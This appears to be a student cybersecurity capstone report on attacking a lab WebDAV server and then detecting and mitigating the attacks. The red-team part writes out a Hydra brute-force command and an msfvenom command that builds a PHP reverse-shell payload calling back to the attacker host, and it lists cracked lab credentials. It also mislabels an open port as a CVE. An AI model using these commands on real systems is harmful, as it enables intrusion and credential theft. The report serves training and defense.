Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


- Pooja Shankar

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:255.255.255.0

Machines
IPv4:192.168.1.1
OS: Windows

IPv4:192.168.1.8
OS: Kali-Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Apache Ubuntu
Server
Hostname:Capstone

IPv4: 192.168.1.100
OS: ELK stack via vagrant
Hostname:ELK

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Windows Azure Lab	192.168.1.1	This is the library of different virtual machines that enable the user to perform attacks on a target server via an RDP connection.
Kali	192.168.1.8	This is the “attacking” machine from which the attacker can perform
Capstone	192.168.1.105	This is the “web-dav” server that is the “target” for the attacker to exploit.
ELK	192.168.1.100	This is used to monitor the overall network and gains data in the form of Filebeat, Metricbeat, packetbeat.

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Port 80 **AKA: CVE-6579**	Since Port 80 is easily open for the attacker, the attacker can easily use a given scanning tool (such as NMAP) to scan the network and gain access to this port.	By doing so, the attacker can gain privileges to execute any commands that allow them access to readily find folders and files within a given network.
Directory Indexing Vulnerability	The attacker can access and also download the contents of a given directory that is within a vulnerable network.	The attacker can easily navigate through the directory to find sensitive information such as “secret files” and confidential data.
Discover password using Brute Force	When the credentials of a given system is weak and poorly complex, the attacker can use brute forcing methods which involves continuously attempting several username and password combinations to eventually gain access.	Using tools such as Hydra or John the Ripper, the attacker can gain the credentials of a system and easily login in to access sensitive and unauthorised data.
Remote Code execution (RCE) Vulnerability	This vulnerability when exploited means that the attacker can run any malicious code and run that on the target machine via a PHP script.	By doing this attacker uses a “reverse shell” method to gain access to a particular confidential server without being detected.

Exploitation: Open Port 80

01

Tools & Processes


Using NMAP scanning tool, the attacker can provide a given IP address range 192.168.1.0/24. By doing this, the attacker can identify which addresses are vulnerable and where port 80 is open.

02

Achievements

By running this tool, the attacker can understand exactly which system to exploit by gaining its IP address. This provides the first basis of information for the attacker to commence the exploitation.

03



Exploitation: Directory Indexing Vulnerability

01

Tools & Processes


This vulnerability occurs when the attacker can easily traverse through a directory and gain its contents. THe process of this exploit is that the attacker can easily browse through the directory and find locations of secret folders.


02


Achievements

Once the locations of these secret folders are found, the attacker can then simply type that location path into the URL to gain access to this secret directory. This is how the secret folder for the vulnerable web server was found.

03







Exploitation: Discover Password using Brute Force

01

Tools & Processes


Using the tool “Hydra” the attacker can brute force for the secret folder credentials by checking combinations against a predetermined wordlist called “rockyou.txt”. The attacker can go to the location of this file and type this command for exploitation:

hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder


02


Achievements

This exploit as a result gives the username and password which is confirmed as “ashton” and “leopoldo” respectively. Using this, the attacker can easily type these credentials into the secret folder login to ultimately gain access.



03





Exploitation: Remote Code Execution Vulnerability

01

Tools & Processes


Using the tool “Metasploit: the attacker can run the following command: “msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.8 lport=4444 -f raw -o reverseshell.php”

This will create/save a php payload file that the attacker can upload onto the vulnerable “webdav” machine to execute.


02


Achievements


By doing this, the attacker can execute his payload using reverse shell method to gain backdoor access to the vulnerable machine. Once this access is gained, the attacker can easily navigate this machine and capture the required flag.



03









Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- **What time did the port scan occur?** Apr 3am to 6am.
- **How many packets were sent, and from which IP?** Around 100943 packets were sent and it was sent from 192.168.1.8 IP.
- **What indicates that this was a port scan?** It can be seen with the first image that among the past 7 days there was a huge spike in one particular date and when that date is zoomed more (in the second image), there is still huge spike. Therefore, this is an indication that this was a port scan since there is high network activity within a short time period.





Analysis: Finding the Request for the Hidden Directory

- **What time did the request occur?** Roughly around 5am
- **Which files were requested? What did they contain?** The files that were requested can be seen through the GET request which was for /company_folders/secret_folder . This location contained a hashed password that the attacker can crack to gain the credentials of an employee (Ryan) which allows the attacker to gain unauthorised access.

Analysis: Uncovering the Brute Force Attack

- **How many requests were made in the attack?** 14,692 requests
- **How many requests had been made before the attacker discovered the password?** 14,691 requests

Dismiss

Full screen Share Clone Edit

Search KQL Last 7 days Show dates Refresh

+ Add filter


Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	14,692
http://127.0.0.1/server-status?auto=	2,478
http://192.168.1.105/webdav	24
http://192.168.1.105/company_folders_/secret_folder	16
http://169.254.169.254/2014-02-25/dynamic/instance-identity/document	14

Export: Raw Formatted

Analysis: Finding the WebDAV Connection

- **How many requests were made to this directory?** 1 request
- **Which files were requested?** passwd.dav



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
An alarm that indicates when there is more than a certain amount of requests being made at a given point of time. In particular, this alarm can be specialised so that it detects a high volume of SYN/ACK requests compared to normal threshold limits.

What threshold would you set to activate this alarm?
The exact capabilities of the threshold can be that when something is “double” or “triple” what is considered as the normal baseline limits. For example, if a threshold baseline is 20 requests, the alarm should be activated when the requests reach 40.

System Hardening

What configurations can be set on the host to mitigate port scans?

- Making sure that there are regular checks and scans actively on system ports to detect whether there are any unnecessary ports open.
- Using this analysis, making sure that only the definitively required ports are open and ensuring that there are firewall rules activated for this given ports.
- Allow only certain MAC and IP addresses to connect to the necessary ports and gain access to company network.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?
Making sure that users cannot easily request for hidden directories without proper authentication in place. An alarm can be set to make sure that malicious users don't bypass authentication and directly traverse to hidden folders simply by using the directory path.

What threshold would you set to activate this alarm?
Setting a threshold of the number of requests made to a given path. Making sure there is only a maximum of 3-5 requests to a hidden directory within a given time frame of 30mins to 1hour.

System Hardening

What configuration can be set on the host to block unwanted access?

- Making sure that all the data within folders are encrypted securely.
- Avoiding obvious directory names or easily identifiable clues for a malicious user to reconnaissance
- Ensuring that the secret and authorised files are not easily found by the general public and hiding them securely.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future unauthorized access?
Using baseline thresholds for excessive requests to the secret and highly authorised folders / directories. Using Intrusion detection methods to activate an alarm to the employees when there is a detection of any malicious user accessing authorised files.

What threshold would you set to activate this alarm?
Identifying whether there is a malicious user trying to gain access to authorised files can be determined through the excessive number of Login failures to the system. Therefore, making sure that there is a minimal baseline for the number of login attempts such as a limit of 5 attempts allowed, can minimise and help detect malicious users.

System Hardening

What configuration can be set on the host to block brute force attacks?

- Using multi-factor authentication methods
- Setting a timer for users' session and automatically logging out of the system
- Setting strong password policies to ensure the the credentials cannot be easily breached via bruteforce.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?
Ensuring that there is a baseline / whitelist of trusted IPs that can gain access to the WebDAV and setting an alarm that alerts users if anyone outside these trusted IPs try to access this directory.

What threshold would you set to activate this alarm?
The baseline can be set by making sure that the GET requests for the WebDAV connection is from the whitelist.

The threshold to set to activate the alarm can be if there is any requests that differ from the baseline HTTP GET request eg. HTTP PUT or if its from an untrusted malicious IP.

System Hardening

What configuration can be set on the host to control access?

- Using a whitelist policy to prevent everything else but trusted IPs to access the server
- Ensuring that there is an authentication prompt to make sure that trusted users have to enter their credentials to login
- Making sure that these usernames and passwords have a high level of complexity

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
Ensuring that there is an alarm set when there are multiple requests trying to access port 4444. In addition to this, setting an alarm that detects if there are any sort of uploads such as a .php file within the server.

What threshold would you set to activate this alarm?
Making sure that there is a threshold of only 1 request allowed to port 4444. If there are requests that exceed this, the alarm should notify users that there is a potential malicious user. Moreover, the alarm can be set to activate for POST or PUT requests being made to upload .php files into the connection.

System Hardening

What configuration can be set on the host to block file uploads?

- Using a whitelisting policy and only allow trusted IP addresses to access the connection
- Changing the permissions of users to make sure that they only have “read-only” access instead of “write”.
- Ensuring that uses cannot edit or upload any payloads in the server.

the End